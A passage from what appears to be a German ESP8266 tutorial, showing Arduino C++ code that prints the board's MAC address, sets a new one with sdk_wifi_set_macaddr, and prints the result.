    Serial.printf("[DEFAULT] ESP8266 Board MAC Address:
%02x:%02x:%02x:%02x:%02x:%02x\n",
                  baseMac[0], baseMac[1], baseMac[2],
                  baseMac[3], baseMac[4], baseMac[5]);

    // Create a non-const copy of the newMACAddress
    uint8_t nonConstMACAddress[6];
    memcpy(nonConstMACAddress, newMACAddress, 6);

    // Change ESP8266 Mac Address
    sdk_wifi_set_macaddr(STATION_IF, nonConstMACAddress);
    Serial.println("Success changing Mac Address");
```

```
    // Read the new MAC address
    WiFi.macAddress(baseMac);
    Serial.printf("[NEW] ESP8266 Board MAC Address:
%02x:%02x:%02x:%02x:%02x:%02x\n",
                  baseMac[0], baseMac[1], baseMac[2],
                  baseMac[3], baseMac[4], baseMac[5]);
}
```

Quellen

CSBE Logo

GitHub